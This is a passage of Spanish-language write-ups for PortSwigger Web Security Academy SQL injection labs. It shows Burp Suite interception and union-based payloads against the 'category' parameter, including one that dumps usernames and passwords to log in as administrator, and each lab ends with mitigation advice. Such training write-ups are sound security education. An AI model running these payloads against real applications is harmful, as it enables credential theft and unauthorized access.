
Paso 5: Se editó category con el payload final: ' UNION SELECT USERNAME_ZOWHGC, PASSWORD_QUEGN FROM USERS_LRTWKH-- (codificado automáticamente).

Se envió y recibimos de regreso la lista de usuarios renderizada en la página, en la cual se encontró el registro de administrator junto con su contraseña correspondiente (qj8cqcdydjl e6nxhiphj)



Paso 6: Nos dirigimos a la sección de My Account e ingresamos las credenciales extraídas:

- Username: administrator
- Password: [contraseña obtenida del dump]
- Se presionó **Log in** y entramos exitosamente.



Explicación del Payload:

El payload principal utilizado sigue la estructura típica de un ataque Union-based en Oracle:

' UNION SELECT [columna1], [columna2] FROM [vista/tabla]--

- ' cierra la cadena literal del parámetro category en la consulta original.
- UNION SELECT combina los resultados de la consulta original con una nueva SELECT arbitraria.
- La segunda columna se rellena con NULL para mantener la compatibilidad con las dos columnas devueltas por la consulta base.
- -- inicia un comentario de línea que descarta el resto de la instrucción SQL original, evitando errores de sintaxis.

Todos los payloads se editaron y codificaron automáticamente en Request Query Parameters de Burp Repeater para garantizar sintaxis correcta en la URL.

Mitigación recomendada

- Utilizar consultas parametrizadas o prepared statements en todas las interacciones con la base de datos (ej. PreparedStatement en Java, DBMS_SQL con bind variables en PL/SQL).
- Aplicar validación estricta de entradas mediante listas blancas (whitelisting) para el parámetro category, permitiendo solo valores predefinidos.
- Restringir permisos de la cuenta de aplicación en Oracle: revocar acceso a vistas de metadatos como all_tables y all_tab_columns (principio de menor privilegio).
- Emplear ORMs o frameworks que gestionen parametrización automática (Hibernate, Spring Data JPA).
- Implementar Web Application Firewall (WAF) con reglas específicas para detectar patrones de SQLi (comillas, UNION, comentarios --).
- Evitar almacenar contraseñas en texto plano; usar hashing seguro (bcrypt, Argon2).

7. SQL injection UNION attack, determining the number of columns returned by the query

Nivel: Apprentice (Principiante)

Este laboratorio tiene una dificultad básica y está diseñado para aprender a identificar cuántas columnas devuelve una consulta SQL, requisito necesario para realizar ataques UNION.

Tipo de SQLi: SQL Injection basada en UNION (UNION-based SQL Injection).

Este tipo de inyección permite combinar el resultado de una consulta original con otra consulta controlada por el atacante usando la palabra clave UNION.

Para que el ataque funcione, ambas consultas deben tener:

- El mismo número de columnas
- Tipos de datos compatibles

Por esta razón, primero se debe determinar cuántas columnas devuelve la consulta original.

Objetivo: El objetivo del laboratorio es determinar cuántas columnas devuelve la consulta SQL del servidor utilizando una inyección UNION.

Vulnerabilidad: La vulnerabilidad ocurre porque la aplicación inserta directamente el valor del parámetro en una consulta SQL sin validarlo ni sanitizarlo.


Pasos:

1. Acceder al laboratorio

Primero ingresamos al laboratorio de Web Security Academy y copiamos el enlace generado para el ejercicio.

Al abrir la página se muestra una tienda en línea con diferentes categorías de productos como Accessories, Clothing, Corporate gifts, Lifestyle y Tech gifts.

Estas categorías funcionan como filtros y envían una solicitud al servidor utilizando el parámetro category, el cual posteriormente será utilizado para probar la vulnerabilidad.




2. Abrir Burp Suite y activar el proxy

Después abrimos Burp Suite Community Edition y nos dirigimos al apartado:

Proxy → Intercept

Activamos la opción Intercept is on para que Burp pueda interceptar las peticiones HTTP entre el navegador y el servidor.

Posteriormente seleccionamos Open browser, lo que abre el navegador integrado de Burp, el cual ya está configurado para pasar todo el tráfico a través del proxy.



3. Interceptar la petición del filtro

Dentro del navegador de Burp pegamos el link del laboratorio y cargamos la página.

Luego seleccionamos la categoría Accessories.

Al hacer clic, Burp intercepta la solicitud enviada al servidor, donde se observa una petición como la siguiente:

GET /filter?category=Accessories

Esto indica que el parámetro category controla qué productos se muestran en la página.

The screenshot shows two windows. On the left is the Burp Suite interface, and on the right is a web browser displaying the 'Web Security Academy' lab page.

Burp Suite Interface:

- Intercept tab:** Shows a list of intercepted requests. The selected request is a GET request to `https://0adc002804e4e7058392f53d00df008f.web-security-academy.net/filter?category=Accessories`.
- Request tab:** Displays the raw HTTP request details, including headers like `Host: 0adc002804e4e7058392f53d00df008f.web-security-academy.net`, `Cookie: session=3pF8vTm7M0Q0u8YTH1IK10IG2DOWL`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)`.
- Inspector tab:** Shows the request attributes, including request query parameters (1), request body parameters (0), request cookies (1), and request headers (19).

Web Browser Interface:


- Address bar:** Shows the URL `https://0adc002804e4e7058392f53d00df008f.web-security-academy.net`.
- Page Title:** 'SQL injection UNION attack, determining the number of columns returned by the query'.
- Page Content:** The page is titled 'Web Security Academy' and 'SQL injection UNION attack, determining the number of columns returned by the query'. It features a 'LAB Not solved' badge and a 'Back to lab description' link. Below this is a 'Home | My account' link and a 'WE LIKE TO SHOP' section with a shopping bag icon. A search bar is present with the text 'Refine your search:' and a list of categories: 'All', 'Accessories', 'Clothing, shoes and accessories', 'Corporate gifts', 'Lifestyle', and 'Tech gifts'. A list of products is displayed, each with a name, price, and a 'View details' button.

4. Enviar la petición al Repeater

Una vez identificada la petición que contiene el parámetro vulnerable, hacemos clic derecho sobre la solicitud interceptada y seleccionamos la opción:

Send to Repeater

El módulo Repeater permite reenviar la misma petición varias veces modificando sus parámetros, lo cual es útil para probar diferentes ataques de inyección SQL.




5. Probar la inyección UNION

En el Repeater se modifica el parámetro category agregando el siguiente payload:

' UNION SELECT NULL--

y se envía la petición al servidor.

La respuesta devuelve un error 500, lo que indica que el número de columnas en el UNION SELECT no coincide con el número de columnas de la consulta original.




6. Encontrar el número correcto de columnas

Para encontrar el número correcto de columnas se vuelve a modificar la consulta agregando más valores NULL:

' UNION SELECT NULL,NULL,NULL--

Después de enviar nuevamente la petición, el servidor responde con HTTP 200 OK, lo que indica que la consulta fue aceptada.

Esto confirma que la consulta original devuelve 3 columnas.




7. Laboratorio resuelto

Al determinar correctamente el número de columnas, el laboratorio se marca automáticamente como resuelto y aparece el mensaje:

“Congratulations, you solved the lab!”

Esto confirma que se logró completar exitosamente el objetivo del ejercicio.



Mitigacion recomendada:

Para evitar ataques de tipo UNION-based SQL Injection, se deben aplicar medidas similares que impidan la manipulación directa de las consultas SQL.

La principal mitigación consiste en el uso de consultas parametrizadas o prepared statements, las cuales evitan que los valores introducidos por el usuario alteren la estructura de la consulta SQL.

Además, es recomendable implementar listas blancas (whitelisting) para parámetros como category, permitiendo únicamente valores válidos definidos previamente por la aplicación. Esto evita que un atacante pueda insertar comandos como UNION SELECT.

Otra medida importante es ocultar mensajes detallados de error del servidor o de la base de datos, ya que estos pueden revelar información sobre la estructura de las consultas SQL, lo que facilita la explotación de vulnerabilidades.

Finalmente, se recomienda realizar pruebas de seguridad periódicas, como pruebas de penetración o análisis automatizados, para identificar y corregir vulnerabilidades antes de que puedan ser explotadas.

8. SQL injection UNION attack, finding a column containing text

Nivel: Apprentice (Básico)

Tipo de SQLi: SQL Injection basado en UNION (UNION-based SQL Injection).

Objetivo: Realizar un ataque SQL Injection utilizando UNION SELECT para hacer que la base de datos devuelva la cadena proporcionada por el laboratorio (xt4HXa) dentro de los resultados de la consulta.

Vulnerabilidad: La aplicación web presenta una vulnerabilidad de SQL Injection en el parámetro category del filtro de productos. El valor ingresado por el usuario se concatena directamente dentro de una consulta SQL sin validación ni sanitización adecuada, lo que permite modificar la consulta original e insertar instrucciones SQL adicionales mediante el uso de UNION SELECT.


Pasos:

1. Acceso al laboratorio

En este laboratorio de Web Security Academy se analiza una aplicación web que muestra diferentes productos dependiendo de la categoría seleccionada por el usuario (por ejemplo: Pets, Food & Drink, Gifts, etc.).

El filtro de categorías envía solicitudes HTTP al servidor utilizando el parámetro category, el cual es utilizado por la base de datos para recuperar los productos correspondientes.

Durante el análisis se observa que los resultados de la consulta se muestran directamente en la página web, lo que permite identificar si una inyección SQL es exitosa. Esto hace posible utilizar un ataque SQL Injection basado en UNION para insertar resultados adicionales dentro de la respuesta de la aplicación.




2. Intercepción de la petición con Burp Suite

Se utilizó Burp Suite para interceptar la petición HTTP generada cuando el usuario selecciona una categoría de productos en la página.

En la pestaña Proxy → Intercept, se observó la solicitud enviada al servidor:

GET /filter?category=Pets

Esta petición contiene el parámetro category, el cual es utilizado por la aplicación para consultar los productos de esa categoría en la base de datos. Este parámetro es el punto vulnerable donde se puede intentar una inyección SQL.




3. Envío de la petición a Repeater

Una vez interceptada la petición, se hizo clic derecho sobre ella y se seleccionó la opción:
Send to Repeater

